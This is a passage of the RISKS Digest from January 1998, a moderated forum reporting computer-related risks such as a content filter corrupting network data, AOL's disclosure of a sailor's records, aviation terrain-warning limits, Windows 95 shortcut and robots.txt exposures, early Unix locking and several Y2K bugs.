in a commercial product (to remain unnamed to avoid upsetting anyone further) we did a text search for the names of some of the developers listed in the egg and found a 3+ meg DLL. We renamed the DLL to no effect - the egg still ran. In fact, in the past month the program has yet to notice that the DLL has been changed and subsequently removed. (Could this be an early version of the Easter egg which was never removed?) Why should I still be concerned? Well, considering that we have 40,000 employees in the organization I currently work with, most of whom are using the product, that works out to (40,000 X unused 3+ meg DLL) + (40,000 X Space Occupied by EE) = a heck of a lot of wasted disk space for one application (for just the unused DLL alone we're talking 120 Gigabytes). Now add on the space occupied by the eggs in the other four to six egg-ridden applications and you begin to get the scope of the problem in one organization. Now multiply this by the number of organizations world-wide (or a number based on the size of an average organization) and check the result. <Any mathematicians want to try this?>

Although the emphasis in this matter seems to be software bloat, the risks relate to the lack of vendor control over software development and the possibility of hidden but malicious code inserted in commercial software.

Imagine the hacker prestige and the possible resulting damage should a programmer within the program team successfully embed hidden code in a

highly popular and freely available software package which, for example, records account and credit information entered during a secure Internet session and then sends it to the hacker during the next insecure session.

Larry Werring - IT Security Consultant

⚡ USENIX SECURITY SYMPOSIUM reminder

Cynthia Deno <cynthia@usenix.org>

Tue, 13 Jan 1998 14:07:50 -0800

Time is running out. Register now.

USENIX SECURITY SYMPOSIUM, January 26-29, San Antonio, Texas

Review the program. See the quality. Register on-line. Last day for

on-line registration: January 20: <http://www.usenix.org/events/sec98/>

Last day for faxed/postal registrations: January 21. Fax: 714.588.9706

Call 714.588.8649 if you'd like to speak to someone about the conference.

USENIX is the Advanced Computing Systems Association. Its members are the computer technologists responsible for many of the innovations in computing

we enjoy today. To find out more about USENIX, visit our Web site:

<http://www.usenix.org>.

⚡ Quality Week '98, Download Call for Participation

Software Research <sr@netcom.com>

Mon, 12 Jan 1998 16:02:01 GMT

ELEVENTH INTERNATIONAL SOFTWARE QUALITY WEEK 1998 (QW'98)
CALL FOR PAPERS AND PRESENTATIONS
Conference Theme: Countdown to 2000
San Francisco, California -- 26-29 May 1998

QW'98 is the eleventh in the continuing series of International Software Quality Week Conferences that focus on advances in software test technology, quality control, risk management, software safety, and test automation. Software analysis methodologies, supported by advanced automated software test methods, promise major advances in system quality and reliability, assuring continued competitiveness.

Download a copy of the CALL FOR PARTICIPATION in PostScript or in PDF format from the conference Web site:

<http://www.soft.com/QualWeek/QW98>

Or, request a printed copy with e-mail to qw@soft.com.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 56

Thursday 22 January 1998

Contents

- [CyberSitter to the rescue](#)
[Ross Johnson via Glen McCready](#)
- [More on the Navy/AOL case](#)
[Declan McCullagh](#)
- [Student expelled for writing hacking article](#)
[Declan McCullagh](#)
- [Risks of Enhanced Ground Proximity Warning System](#)
[Jim Wolper](#)
- [Risk of renaming a Windows 95 computer on a network](#)
[Mike Gore](#)
- [Priority Inversion and early Unix](#)
[Jerry Leichter](#)
- [PDP-11 Y2K leap-year-day bug](#)
[T Bruce Tober](#)
- [Bad advice on Y2K](#)
[Bob Frankston](#)
- [German bank offers reward for hacker info](#)
[Matt Welsh](#)
- ["Technology and Privacy: The New Landscape"](#)
[Rob Slade](#)

 [Info on RISKS \(comp.risks\)](#)

CyberSitter to the rescue, from Ross Johnson

glen mccready <glen@qnx.com>

Tue, 20 Jan 1998 16:08:19 -0500

[Received from Jered J Floyd via Declan McCullagh, and from at least

8 other contributors as well. TNX. PGN]

[This is from the PerForce mailing list, PerForce is a source-code control

system that doesn't use mounted drives, but instead uses TCP/IP socket

communications to check code in and out.]

Well, I just spent several hours tracking something down that I think is SO

brain-dead that it must be called evil. I hope this will save someone else some hassle.

There's an NT box on my desk that someone else uses every now and then.

This machine is otherwise used as my programming box and backup server.

All of a sudden, my programming files were being corrupted in odd places. I

thought "hmm, my copy must be corrupt". So I refreshed the files. No

change. "hmm, the code depot copy must be corrupt".. Checked from other

machines. No problem there. Viewed the file from a web based change

browser in Internet Explorer. Same corruption in the file.

Telnet-ed to

the server machine and just cat-ed the file to the terminal.

Same problem.

What's going on?

The lines that were corrupted were of the form

```
#define one 1 /* foo menu */
```

```
#define two 2 /* bar baz */
```

What I always saw ON THIS MACHINE ONLY was:

```
#define one 1 /* foo      */
```

```
# fine two 2 /* bar baz */
```

Can you guess what was happening? Turns out, someone had inadvertently installed this piece of garbage called CyberSitter, which purports to protect you from nasty internet content. Turns out that it does this by

patching the TCP drivers and watching the data flow over EVERY TCP STREAM.

Can you spot the offense word in my example? It's "NUDE".

Seems that

cybersitter doesn't care if there are other characters in between. So it

blanks out "nu */ #de" without blanking out the punctuation and line breaks.

Very strange and stupid.

It also didn't like the method name "RefreshItems" in another file, since

there is obviously a swear word embedded in there. Sheesh.

It's so bad it's almost funny. Hope this brightens your day as much as it

brighted mine :-).

Ross Johnson, Info Sci/Eng, Univ. of Canberra, PO Box 1,

Belconnen ACT 2616

AUSTRALIA rpj@ise.canberra.edu.au WWW: <http://willow.canberra.edu.au/~rpj/>

[Your subscription has been ReNude! PGN]

✦ More on the Navy/AOL case ([RISKS-19.55](#))

Declan McCullagh <declan@well.com>

Wed, 21 Jan 1998 12:42:33 -0800 (PST)

<http://cgi.pathfinder.com/netly/afternoon/0,1012,1703,00.html>

Answers Aweigh (The Netly News / Afternoon Line <<http://netlynews.com/>>)

Accused gay sailor Timothy ("the other one") McVeigh and the U. S. Navy

certainly have their differences, but both sides can agree on one thing:

America Online screwed up. For once, AOL agrees. This morning the online giant finally admitted that it handed over McVeigh's personal information to the Navy without a court order, saying in a statement "This clearly should not have happened and we regret it."

AOL's almost-apology came just before McVeigh's lawyers clashed with

government attorneys defending the Navy's decision to kick him out. McVeigh

claims that the Navy's prudish "is-he-or-isn't-he" sex snooping was overly

nosy and intrusive -- so much so that it violated the law. At a hearing in

Washington, D.C., federal court, attorney Christopher Wolf argued that Navy

investigators "did the electronic equivalent" of "breaking into a file

cabinet." Not so, responded David Glass, a Justice Department lawyer

representing the Navy. "There is nothing in that statute that precludes the

government from calling and asking," he said. Of course, that phrasing

neatly begs the multiple procedural violations that the Navy apparently

committed in the course of that phone call.

Next step is for Judge Stanley Sporkin to decide whether to issue a preliminary injunction that would keep McVeigh in uniform past this Friday, when he's scheduled to get the boot. Sporkin didn't say when he'd rule, but he did note that McVeigh could have a tidy little case against AOL, should he decide to sue them too: "That's why they're cutting and running here." Will he? Said McVeigh's attorney afterward: "We're keeping our options open." Smart lad.

--Declan McCullagh/Washington

[From POLITECH -- a wonderful moderated mailing list of politics and technology (see <http://www.well.com/~declan/politech/>). To subscribe, send a message to majordomo@vorlon.mit.edu with a single text line: subscribe politech PGN]

🔥 Student expelled for writing hacking article (from Netly News)

Declan McCullagh <declan@well.com>
Wed, 21 Jan 1998 10:49:17 -0800 (PST)

[The "So You Want To Be A Hacker" article in question:
<http://cgi.pathfinder.com/netly/editorial/019821.html> -Declan]

<http://cgi.pathfinder.com/netly/opinion/0,1042,1699,00.html>

Hacking 101, by Declan McCullagh (declan@well.com)
The Netly News (<http://netlynews.com/>), 21 Jan 1998

The end of senior year for most high school students is a time for college decisions, vacation planning and beer-tinged teenage revelry. Not so for Justin Boucher. Today the Milwaukee, Wisconsin-area native will be expelled from Greenfield High School because of an article he wrote entitled "So You Want To Be A Hacker." Published under a pseudonym in an unofficial student newspaper, it described in colorful (and sometimes profane) language how enterprising snoops could break into the high school's computer network.

The advice ranged from the glaringly obvious ("Some commonly used passwords at very stupid schools are...") to the Hacker Code of Ethics ("Never harm, alter or damage any computers"). The finer points of hacker morality and teenage tomfoolery, however, were lost on irate school officials, who expelled Boucher for one year. [...]

⚡ Risks of Enhanced Ground Proximity Warning System

Jim Wolper <wolperj@pequod.isu.edu>

Mon, 19 Jan 98 14:46:24 -0700

[This is an abridged version of an essay on Risks of the EGPWS. The full text is available at the URL <<http://math.isu.edu/~wolperj/egpws.html>>.]

The Air Transport Association recently announced [1] that US airlines would install the Enhanced Ground Proximity Warning System (EGPWS). This presents

a RISK because it is possible to misuse the system. Similar misuse of the Traffic Collision Avoidance System (TCAS) presents less of a RISK and has been a factor in increasing efficiency of commercial air operations. (Other risks from TCAS are described in previous RISKS; [2].)

The EGPWS manufactured by Allied Signal is described in [3]. The essence of its operation is a terrain database. In the air, the EGPWS compares the aircraft's position and velocity with the terrain database to predict potential terrain impact, and a cockpit display is provided. The aircraft's position may be determined by Global Position System inputs (GPS) or, what is more likely for now, Flight Management System (FMS) inputs. See [6] for a rather technical description of the FMS on the B-737. To quote from that source: "If radio updating is not available, the error can be very significant."

Two authors ([4],[5]) have already mentioned EGPWS in relation to assessing other aviation risks; but the risk identified here is, I believe, new.

It is axiomatic that when people are given a new tool they will manage to use it in unanticipated ways. This has been the case with TCAS, and one has to assume that it will be the case with EGPWS. TCAS allows pilots to "see" other aircraft and arrange proper spacing without controller intervention. Some of this use is unauthorized and based on rules-of-thumb developed by pilots.

Pilots will inevitably develop rules-of-thumb on how to get the most out of EGPWS. Most of this information will be appropriate and useful. This is not the case, however, if these rules-of-thumb include how to use EGPWS alone to stay away from high terrain, because there is an important difference between using EGPWS for separation from terrain and using TCAS for separation from other aircraft. In the TCAS case, the "database", as it were, is subject to continual real time updating: with each sweep of the radar antenna, each aircraft's transponder sends out an update. Furthermore, the information derived from the transponder replies is relative: aircraft A is 5 miles east of aircraft B. If there is any statistical bias in this calculation, the bias applies equally to all participants.

EGPWS does not update the database: the terrain sits there and the airplane flies towards it. The cockpit display is based on the unit's estimate of the aircraft position, and any statistical bias in calculating that position estimate is translated directly into error in the cockpit display. The display may show the aircraft to be 5 miles from high terrain, but if there is a 5 mile error in the unit's position, the consequences could be dire.

Such behavior is unlikely with the present GPWS, because its operation cannot be sensed unless a warning situation develops; in this case, there is an audible warning "Pull Up! Terrain!" EGPWS gives the pilot a map-like display of the terrain surrounding the calculated position of

the aircraft,
so is available even when not issuing a warning.

It is very unlikely that a crew from a major airline would misuse EGPWS in this way. Let me paint a more realistic scenario. Imagine the crew of a regional airliner or charter aircraft making a night approach to a mountain airport, such as Hailey, ID, which serves the Sun Valley ski resort. There is no valid public instrument approach into Hailey at night, but if the prevailing visibility at the airport is 3 miles or more pilots may legally make an approach under Visual Flight Rules (VFR). The airport is surrounded by mountains, and, as a ski resort, is subject to frequent snow showers. In this situation, a pilot with inadequate training might be tempted to use EGPWS in order to complete a VFR approach, rather than abandoning the approach and flying to a different airport. In the dark, even with unlimited visibility, the mountains may be unseen. An error in the EGPWS equipment's position estimate could lead to a disaster.

The crew may be misled by the perceived "accuracy" of the computer display into believing that maneuvering the aircraft away from the mountains depicted on the EGPWS display will ensure terrain separation. It looks like a map; it feels like a map; it must be a map! After all, pilots are no more computer literate than the population at large. I teach Computer Science at the university and flying at the airport, and there is no overlap between these student populations.

Pilots flying with EGPWS equipment must be made aware of its limitations, as they are made aware of the limitations of all on-board equipment. Instructors may want to consider a two-step scenario (presented in the full length version of this essay) which illustrates the dangers of this failure mode.

There are many proposals for advanced avionics systems which would give pilots an "out the window" picture of the world, even in instrument or night conditions, with a "highway in the sky" depiction of the aircraft's intended route of flight. The current EGPWS is the first deployed system of this type. Designers of future enhancements must pay careful attention to possible failure modes (e.g., map shift), and those who train pilots to use such systems must ensure that pilots understand the system's limitations.

[1] <http://www.pathfinder.com/news/latest/RB/1997Dec15/876.html>

[2] RISKS Forum 13:78, 14:44, 15:51, etc.

[3] http://www.alliedsignal.com/aerospace/product/flight_safety/egpws.html

[4] Ladkin, Peter, "Risks of Technological Remedy", Communications of the ACM, November, 1997.

URL <http://www.rvs.uni-bielefeld.de/~ladkin/Reports/inside-risks.html>

[5] <http://www.terps.com/free-flight/freeflt.pdf>

[6] <http://194.78.76.133/linepilot/FMCPosition.html#FMC> position.

Jim Wolper PhD/ATP, Associate Professor of Mathematics, Computer Science Faculty, Idaho State University, Pocatello, ID 83209-8085

✦ Risk of renaming a Windows 95 computer on a network

Mike Gore <magore@icr2.uwaterloo.ca>

Tue, 20 Jan 1998 17:30:36 -0500

There is a potential security problem with the way Windows 95 resolves shortcuts that may be of interest to comp.risks readers. If you have Windows 95, are networked, have ever renamed your computer, and have sharing enabled you may be at risk. The risk happens if you are sharing your C drive itself and another machine on your network decides to use your prior name, then shares their C drive. The problem happens due to the way Windows 95 resolves shortcuts (links). In the above situation both the UNC and local path are stored in the shortcuts when they are created. That is, when you rename your computer none of the UNC names in your shortcuts are renamed! If at a future time someone else uses your old hostname and share then something interesting happens to your shortcuts. 1) They will either FAIL to run at all if a password to the remote UNC can not be supplied!, or 2) will SILENTLY connect to the remote UNC if no password was set! Keep in mind windows will suggest a default share name, so when sharing your C drive it will be called C unless changed. A given UNC would look like c:\\hostname\\c filename . More detail outlining what you can NOT do about this can be found by reading Microsoft knowledge base article q150215 (<http://support.microsoft.com/support/kb/articles/q150/2/15.asp>). This article reports that ``This behavior is by design.'''!!! You can run the shortcuts command they suggest but it will not

REMOVE the
old UNC information, rather it will just ignore it. Note: you
have to do
this for every link on your system on at at time. The command
does not
allow full paths so it must be done within each directory on the
system. Furthermore the command has no way of dumping all of the
UNC paths
in the link however if you have a binary viewer you can see them.

Mike Gore, Inst. for Computer Research, DC3549C, University of
Waterloo,
200 University Ave, Waterloo Ontario, Canada, N2L 3G1 1-519-885-
1211, x6205

✦ Priority Inversion and early Unix (Rose, [RISKS-19.54](#))

Jerry Leichter <leichter@lrw.com>

Sun, 18 Jan 98 08:49:01 EST

Greg Rose mentions the implementation of critical sections using
process
priority on a PDP-11 in early Unix. Actually, no. Priority
inversion was
not an issue here; correctness of the code is.

In multilevel interrupt priority systems, one standard
programming
technique is to associate a priority level with any particular
piece of data
that may potentially be shared between interrupt and non-
interrupt code. In
order to access that piece of data, code must ensure that the
process is at
that interrupt level. (The processor will only accept
interrupts whose
priority is at least as high as the current processor level, and
will raise
the processor's level to match the interrupt's level before

executing the
appropriate handler.)

This protocol is safe, but requires a bit of reasoning, and an additional assumption.

Let's start by assuming processes may not change the processors priority;
only the interrupt mechanism does so. Consider code accessing an object whose minimum access priority is P_a . The processor is thus currently running at priority P_a as well. It can only lose the process to a process with priority $P_n > P_a$, which can't access objects at priority P_a ; so this code's actions can't be interrupted. Further, when this code began execution, it did so by hypotheses as the result of an interrupt at priority P_a . Thus, the processor must previously have been running at priority $P_o < P_a$. The code at priority P_o couldn't have been accessing the object either. So access to the object is safe.

Not allowing processes to change their priority is safe, but too restrictive, as it makes it impossible to communicate between priority levels! Note that it's always safe to **raise** the processor priority level: This can't affect what other processes the code might have interrupted, and can only exclude more possible interrupts. Further, after raising the priority, it's certainly safe to lower it back to where it was, since that was known to be safe.

On the other hand, lowering the priority level **below the entry level** is deadly. Consider the following: P3 is running a priority 3,

accessing an object designated as level 3. P4 gains control at priority level 4, and drops the priority level to 2. A new priority 3 interrupt comes in, starting a new process at priority level 3 -- which accesses the same object as P3. P3's critical section has been violated. (Dropping the priority level by exactly 1 below your entry level avoids this, but doesn't buy you anything, since you must not touch any object "owned" by that level: *You* might have interrupted someone running at that level who was accessing the object.)

Finally, it's clear that if you raise your priority level from P_o to P_n , you can't possibly be interrupting any code of priority $P_o+1 \dots P_n$, and you are already in a logical critical section for objects of priority P_o ; so you may safely access any object with a level between P_o and P_n inclusive.

Putting this all together, a safe set of rules is: Every object has an associated priority level. Every process has an associated "entry priority level" P_e , set by the interrupt that started it. (User-level code has $P_e=0$). A process at my raise its priority level P_c , and may lower it, but not below P_e . While at P_c , it may access any object with associated level P_o as long as $P_e \leq P_o \leq P_c$.

Priority inversion is impossible here: There is no waiting, except for the processor priority level to drop low enough for an interrupt to be delivered. (Alternatively, you can think of P_o as the priority

of a monitor associated with the object. "Priority inheritance" is enforced implicitly, since you have to "inherit" the priority before you are even allowed into the monitor. Curious, in all the years I taught about this algorithm in OS classes, I never thought of this analogy before.)

The degenerate case has only two levels, "user" and interrupt. You get exactly the usual rules and behavior for simple critical sections.

DEC operating systems PDP-11's (at least RSX; probably others) used this style of locking before Unix was developed. (The hardware was designed the way it was exactly to allow this style of synchronization.) Unix, for the most part, deliberately used a degenerate form, in which "raise to priority level" was almost always taken to mean "raise it to the maximum". Most Unix device drivers raise the level on entry. In effect, this gives you one big mutex around the entire kernel, rather than monitors around various objects. This approach is simpler, works fine for time-sharing systems (the advantage of doing things at a finer grain is decreased interrupt latency, which is more on a issue for real-time kinds of systems) -- and, most important, is the only approach that was portable to the wide variety of hardware available in the late '70's and '80's that didn't necessarily support multilevel interrupts.

VMS also uses the same synchronization scheme, though it was long ago extended to support multiprocessors. (Since priority levels

don't work for synchronization across processors, in-memory mutexes have to be used.

However, a priority level is associated with each such mutex. To attempt to

lock a mutex, you must first be sure your own processor is at the mutex's

priority level, or higher. This limits the contention on the locks to the

highest priority thread from each processor.)

BTW, you may wonder: Since a process may never lower its priority below its

entry level, how can it communicate "downward" -- e.g., how can a driver's

interrupt code write into a status variable accessible from user level?

That's what the software interrupt mechanism is for: If code at priority P_c

needs to do something at priority $P_n < P_c$, it requests a software interrupt

at P_n . That interrupt will be queued until the code at P_c , and any other

higher-level interrupts, complete. Then an interrupt at P_n takes place,

and the interrupt routine -- known as a "fork routine" in DEC parlance" --

will be able to access the appropriate objects.

Jerry

⚡ PDP-11 Y2K leap-year-day bug

T Bruce Tober <octobersdad@reporters.net>

Wed, 21 Jan 1998 17:00:11 +0000

[FORWARDED, with ellipsis:] Probably of very minority interest, but there's

still a few of them out there (estimated about 6000 with the affected

equipment in the UK, I'm told): PDP-11s (I think -83s or similar) fitted with a particular clock board (made in Germany; I don't know the manufacturer) are exhibiting a nasty Y2K bug. To quote my contact:

We supplied a pdp11 to [...] recently and when they tried it out they said it had a year 2000 compliance problem. Turns out it's a bit more (or less) than that. Put the system date to 2000: no problem. Put the date to 29 Feb 2000 and bang! It gets really confused and jumps back to 1900 [...] This bug is only manifest on -11s fitted with that clock card.

Bruce Tober, octobersdad@reporters.net, Birmingham, England +44-121-242-3832

Website - <http://www.homeusers.prestel.co.uk/crecon/>

[Yet another manifestation of the Y2K leap-year confusion discussed on various occasions in RISKS. PGN]

⚡ Bad advice on Y2K

"Bob Frankston" <BobF@csl.sri.com>

Mon, 19 Jan 1998 21:59:28 -0500

I just got a flyer for a program that will help companies with PC's that have old BIOSes that won't deal with Y2K. But the advice it gives is to experiment by setting the clock to 12/31/1999 23:59 (or 2/28/2000 23:59 for a leap-year bug). I presume long-time risks readers are aware of the problems with setting the clock forward and triggering many programs to

expire old data or worse.

✶ German bank offers reward for hacker info

Matt Welsh <mdw@midnight.CS.Berkeley.EDU>

20 Jan 1998 19:57:59 GMT

>From http://customnews.cnn.com/cnews/pna.show_story?p_art_id=2247701

Summary:

Noris Verbraucherbank has offered a DM 10,000 (US\$ 5300) reward for information leading to the arrest of a hacker who is blackmailing the bank. The hacker claims to have broken into 2 of the bank's 70

branch computer systems and is blackmailing the bank for DM 1,000,000.

The hacker claims that if the bank does not pay up, he will release

customer information and bank access codes on the Internet.

M. Welsh, UC Berkeley, mdw@cs.berkeley.edu

[Ver-brauch-er = Consumer; Verb-rauch-er: someone who smokes verbs? PGN]

✶ "Technology and Privacy: The New Landscape" ([RISKS-19.45](#))

Rob Slade <Rob.Slade@sprint.ca>

Wed, 21 Jan 1998 08:46:33 -0800

BKTCHPRV.RVW 971012

"Technology and Privacy: The New Landscape", Philip E. Agre/Marc

Rotenberg, 1997, 0-262-01162-X,U\$25.00
%E Philip E. Agre pagre@ucsd.edu
%E Marc Rotenberg rotenberg@epic.org
%C 55 Hayward Street, Cambridge, MA 02142-1399
%D 1997
%G 0-262-01162-X
%I MIT Press
%O U\$25.00 800-356-0343 fax: 617-625-6660 curtin@mit.edu
%O www-mitpress.mit.edu
%P 325
%T "Technology and Privacy: The New Landscape"

Agre, perhaps most widely known for the Red Rock Eater news service, and Rotenberg, Director of the Electronic Privacy Information Center, go to some lengths to define what this book is not. It is not a fundamental analysis of privacy. It is not an investigative work. It does not address specific areas of concern. It is not a systematic comparison. It does not cover the broadest interpretation of technology. It does not provide a general theory of privacy, nor detailed policy proposals. It is an overview of policy and thought regarding the impact of information and communications technologies on privacy over the last two decades.

Working in the field of data security I am quite used to dealing with subjects that have barely brushed the public consciousness. Privacy is one such area, as evidenced by the lack of agreement even on such a basic issue as a definition of privacy. I must admit, however, that the essays in this volume surprised me with the extent of the work in privacy policy and regulations that have gone on in ... well, private, without making much impact in either the media or public discussion as a whole.

Although academic in tone, the content of the papers is compelling enough to hold the interest of almost any audience. The text is informed, and while the quality of writing may vary it is always clear and matter of fact. Topics covered include the representational nature of data-oriented computing (and the trend towards "virtual worlds"), privacy design considerations in multimedia computing, privacy policy harmonization on an international scale, privacy enhancing technologies, social pressures on privacy, privacy law and developing policy, cryptography, and design considerations for large scale projects.

(In any anthology the tone and value of individual pieces varies. In this current work the level of consistency and quality is high. The one startling and disappointing exception is the essay by David Flaherty, Information and Privacy Commissioner for British Columbia. It might possibly be intended as an examination of a "real life" example of such an office. In its current state, however, it reads more like a long and unconvincing advertisement for a book by one David Flaherty, and the working tribulations of one David Flaherty. The whining tone and constant criticism of everyone else involved in his work makes it particularly unattractive. This paper is also least focussed on the topic, dealing with technology only in a minor way.)

For all the general discussion about technology and privacy, it is obvious

that few people are informed as to the realities of the topic.
This book is
recommended as a readable, informative, and important
contribution to the
literature.

copyright Robert M. Slade, 1997 BKTCHPRV.RVW 971012



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 57

Monday 26 January 1998

Contents

- [Air Force thinks push-pull technology too risky](#)
[Edupage](#)
- [Risks of Transit Automation](#)
[Dave Pierson](#)
- [OSS Risks, Bell Atlantic forgets AT&T charges in phone bill](#)
[Robert J. Perillo](#)
- [robots.txt: ``Here is what I am not telling you.''](#)
[Bertrand Meyer](#)
- [Each step makes sense, but the result is broken](#)
[Cliff Sojourner](#)
- [Y2K correction at IRS threatens 1,000 taxpayers](#)
[Mich Kabay](#)
- [Y2K bug may lead to lawsuits](#)
[John Mainwaring](#)
- [Y2K affects miniature enthusiasts](#)
[Lee Ann Rucker](#)
- [Risks of making assumptions on education](#)
[Joe Thompson](#)
- [Possible Netscape source code risks](#)
[John Wilson](#)

- [Filing for divorce on the Internet](#)
[Steven M. Bellovin](#)
 - [Re: CyberSitter to the rescue](#)
[Nick Brown](#)
[Leonard Erickson](#)
 - [GPS position accuracy and EGPWS](#)
[Ron Crandall](#)
 - [CERT Advisory CA-98.02: Vulnerabilities in CDE](#)
[CERT](#)
 - [Re: Software Engineering Code of Ethics](#)
[Don Gotterbarn](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ **Air Force thinks push-pull technology too risky**

Edupage Editors <educom@educom.unc.edu>

Sun, 25 Jan 1998 14:37:28 -0500

The U.S. Air Force is in the process of evaluating whether to use or ban numerous products from PointCast, Netscape, Microsoft, and BackWeb that use "push-pull" technology to manage information transfer between server and client computers. In October an Air Force memo declared: "Effective immediately, all commercially available auto push-pull data gathering applications ... are to be disabled from all networks. Currently, these technologies introduce security risks and impact data throughput on our networks than cannot be tolerated." The companies involved insist their software is secure. (News.Com 23 Jan 1998; Edupage, 25 Jan 1998)

✶ Risks of Transit Automation

<pierson@gone.ENABLE.com>

Sat, 24 Jan 98 17:17:29 EST

It was mentioned that the Vancouver Skytrain system startup was delayed, during a recent snowstorm, awaiting the arrival of 'on board crew'. Because the system is completely automated, this was proposed to be a questionable tradeoff, forcing people onto the snowy streets.

Mayhaps. It was, however, just about one year ago that the Washington DC, US Metro system had its first fatality. A driver was killed when the train (empty) failed to stop in a stabling siding, during a snowstorm. The relevant point is that the DC Metro, too, is essentially automated. All the driver does is open & close doors, normally. This particular driver had been requesting permission to drive manually, since the set had been overshooting stops, especially on the surface. He was repeatedly denied permission, by the humans in central control. He died, due to sensor malfunction and insufficient common sense in central.

I don't know if the crew on the Skytrain can drive, but they can at least report malfunctions and hope someone listens....

Dave Pierson

✶ OSS Risks, Bell Atlantic forgets AT&T charges in phone bill

<Perillo@DOCKMASTER.NCSC.MIL>

Fri, 23 Jan 98 22:36 EST

19 Jan 1998. Bell Atlantic Corp. failed to bill approximately 400,000 AT&T customers in parts of Virginia, Maryland, Washington D.C., and West Virginia for their long-distance calls on their latest telephone bill. AT&T stated that their Operations Support Systems (OSS) provided Bell Atlantic with the correct billing data for the three of the twenty billing cycles, customer's billed on the 2cd, 4-5th, and 7th of the month, and that a Bell Atlantic computer error failed to produce the AT&T portion of the bill. Bell Atlantic has stated that the problem was a "systems glitch", "processing error", and/or "data processing error". The rest of Bell Atlantic's 26 million customers, outside the mid-Atlantic region, on a different billing cycle, or not using AT&T as a long-distance provider, were not affected.

Bell Atlantic will include the omitted AT&T long distance calls in affected customer's February phone bills. Special arrangements, including payment extensions, will be made for any customer's who have problems budgeting next month's bill. It is assumed that AT&T which has a Billing and Collections contract with Bell Atlantic, will receive refunds and penalty payments because of the error?

This information comes from an AT&T press release, dated 16-Jan-1998, reprinted in most local papers, such as the *Richmond Times-Dispatch*, 17 Jan 1998, page C10. Bell Atlantic Customer Service

Representatives seem to know very little about the problem? Bell Atlantic has not reported the details of the problem to the National Telecommunications Clearinghouse dealing with Computer Reliability and Security, which they are supposed to do, so that these type of technical problems can be corrected and prevented by the industry in the future?

Supposedly, computer tapes were used to transfer the billing details between AT&T and Bell Atlantic. Why is 1960's technology being used? Why aren't the billing details transmitted electronically over a communications/computer network between the two companies in Electronic Message Interexchange (EMI) format using a Customer Billing Services System (CBSS)?

Operations Support Systems (OSS), which controls ordering, service provisioning, administration, billing and collections, for telecommunications services are becoming more complicated and critical in this age of telecommunications de-regulation. Risks of Slamming (unauthorized change of service provider), Cramming (unexplained, unclear, or invalid charges on the bill), Fraud, and billing inaccuracies (10-23%) are directly controlled by the OSS. OSS software and equipment must have a standardized interface, reliability, and security.

Robert J. Perillo, CCP Richmond, VA Perillo@dockmaster.ncsc.mil

[Disclaimers omitted; covered by the default disclaimers in risks.info]

🔥 robots.txt: "Here is what I am not telling you."

Bertrand Meyer <bertrand@eiffel.com>

Sun, 25 Jan 98 15:04:03 PST

Imagine the head of a large corporation who tells a TV interviewer: "Here is the list of topics that I don't want anyone to know we are discussing with potential business partners: ...". Or, for that matter, a President who tells us "these are the young women I would hate you to know I had dealings with in the past few years: ...". Pretty dumb, wouldn't it be?

Now look at the "Robot Exclusion Standard" (I think that's how it's called) for Web sites. The need is clear: you may want to exclude some of the pages on your Web site from consideration by the indexing "robots" -- Yahoo, AltaVista and the like. The solution is, how should I say, interesting: you put at the top level of your site a file conventionally called `robots.txt', which lists the directories that should not be indexed; well-behaved robots will check it, and dutifully oblige.

Now whoever thought up that scheme must have been very smart, but the smartness somehow eludes me. The file must obviously be world-readable, so anyone can go to the top level of a site and look up `robots.txt' with a plain browser. This is a good way to find out what the site owner doesn't want you to know about. You don't see what's in the secret directories, of course (well, assuming the Webmaster has done his job and made them non-world-readable) [*], but you see what the secret directories are, and

just that can be quite valuable information.

The `robots.txt' scheme as it exists is acceptable if you simply want to avoid having some of your Web information indexed by the search engines, for example because it is in draft form or of time-limited value. But it is not appropriate if your goal is to put on your Web site some secret information that is only meant for some trusted partners. Yet there is a serious possibility that unsuspecting companies will misuse the scheme for the second of these applications.

This is not merely a hypothetical possibility. Just for fun I looked up `robots.txt' for the Web sites of four or five well-known IT companies; although regrettably I didn't find out any major scoop, I could see quite clearly some of the topics those companies do not want others to know they are working on.

The whole matter is very surprising, as the risk seems rather obvious and it is not hard to think of alternative techniques that would have avoided it.

Bertrand Meyer, Interactive Software Engineering Inc., makers of ISE Eiffel
<Bertrand.Meyer@eiffel.com>, <http://www.eiffel.com>

[* ... at least not without exploiting various security flaws. PGN]

⚡ Each step makes sense, but the result is broken

Cliff Sojourner <cliff.sojourner@cisco.com>

Wed, 21 Jan 1998 15:41:13 -0800

Recently I lost a couple days worth of work updating some documentation.

(I'm working on a PC, running NT 4.0) Here's how:

- I needed to update some documentation, so using the web-based document control system I checked out the latest copy of the document.
- Netscape 3.01 puts downloaded files that require external viewers in c:\temp, just as it was told to do.
- Netscape starts Adobe FrameMaker for me, to edit the document.
- I work on the document for two days (no, not continuously!), diligently saving my work every few minutes.
- I quit FrameMaker, then I quit Netscape.
- Netscape cleans up the files it knows about in c:\temp. Thanks a bunch! No, Netscape doesn't put the cleaned up files in NT's Recycle-Bin. No, the DOS undelete.exe program can't find the files in the directory, either.

As I indicated in the subject, this is a minor example of a common technology risk: each of the steps in the process makes sense independently, but taken together the result does not make sense.

It makes sense for Netscape to put files in certain, user-configured places. It makes sense for Netscape to clean up temporary files when it's done with them. It makes sense for an application to save to the file it has open. It makes (debatable) sense for NT to not put temporary files in the recycle bin when deleting them.

It does not make sense for my computer to delete a document I worked on.

On the other hand, how would it know?

Cliff Sojourner cls@cisco.com <http://www.employees.org:80/~cls/>

⚡ Y2K correction at IRS threatens 1,000 taxpayers

"Mich Kabay [ICSA]" <Mich_Kabay@compuserve.com>

Mon, 26 Jan 1998 09:01:53 -0500

>From the Associated Press newswire via CompuServe's Executive News Service

IRS-Year 2000 (AP US & World, 23 Jan 1998)

By Rob Wells, AP Tax Writer, from Washington

The IRS uncovered an unintended side effect of its effort to eliminate the Year 2000 computer bug: About 1,000 taxpayers who were current in their tax installment agreements were suddenly declared in default due to a programming error.

Rob Wells makes the following key points:

- * IRS found and corrected the bug.
- * There are 62 million lines of source code to check.
- * The error was caused by an attempted Y2K fix.

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education, International Computer Security Association (Carlisle, PA) <<http://www.icsa.net>>

